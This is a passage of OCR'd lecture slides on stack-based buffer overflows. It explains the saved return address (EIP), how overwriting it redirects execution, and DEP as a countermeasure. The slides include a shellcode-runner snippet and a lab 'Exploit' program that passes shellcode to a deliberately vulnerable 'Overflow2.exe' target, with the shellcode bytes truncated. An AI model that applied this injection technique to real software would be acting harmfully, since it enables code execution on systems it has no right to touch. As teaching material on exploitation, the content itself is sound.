


Saved EIP on the stack

- when a function is done
  - the stack frame is popped off the stack
  - the return address is used to restore EIP

- ret instruction:
  - removes the stack frame
  - sets the execution pointer register (EIP) to the saved return address in the stack frame (0x004010A2)
- this brings the program execution back to the next instruction in main() after the function call


Saved EIP on the stack




Changing saved EIP on the stack

- if some or all of the bytes of the saved EIP are overwritten, the program will still try to use that value to restore the execution pointer register (EIP)
- this usually results in a crash, since execution is essentially jumping to a random location

Changing saved EIP on the stack




Changing saved EIP on the stack




Changing saved EIP on the stack

- but this value does not need to be random
- if the overwrite is controlled, execution can, in turn, be controlled to jump to a specific location


Changing saved EIP on the stack



Changing saved EIP on the stack



Changing saved EIP on the stack




Running code from the stack

Solution from folder 3_Shellcode


```
int main(void)
{
  char *shellcode =
  "\x33\xc9\x64\...\xd6\x57\xff\xd0";

  ((void(*)(void))shellcode)();

  return 0;
}
```

Running code from the stack

Security Controls – DEP



Security Controls – DEP



Stack-Based Buffer Overflow Vulnerabilities

Projects Exploit and Overflow2 from solution from folder 3_Overflow

Example 3

1. Exploit program (Exploit project)
   - exploits the buffer overflow vulnerability to inject code and run it
2. Target program (Overflow project)
   - has a buffer overflow vulnerability

Exploit program

```
char shellcode[] = "\x33\xc9\x64...\x18\x00";
char exe[] =“...\\Overflow2.exe \"";

int main(int argc, char *argv[]) {
  char *command, *buffer; int size, sc_size;

  sc_size = sizeof(char)*strlen(shellcode);
  size = sizeof(char)*(sc_size + strlen(exe) + 2);
  command = (char *) malloc(size);

   // Zero out the new memory
   memset(command, 0, size);
```

Exploit program

```
strcpy(command, exe);

// Set buffer at the end of command
buffer = command + strlen(command);
memcpy(buffer, shellcode, sizeof(shellcode));

strcat(command, "\"");

// Run exploit
system(command);
free(command);
}
```


Target program

```
int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   }
   else {
      printf("\nAccess Denied.\n");
   }
}
```

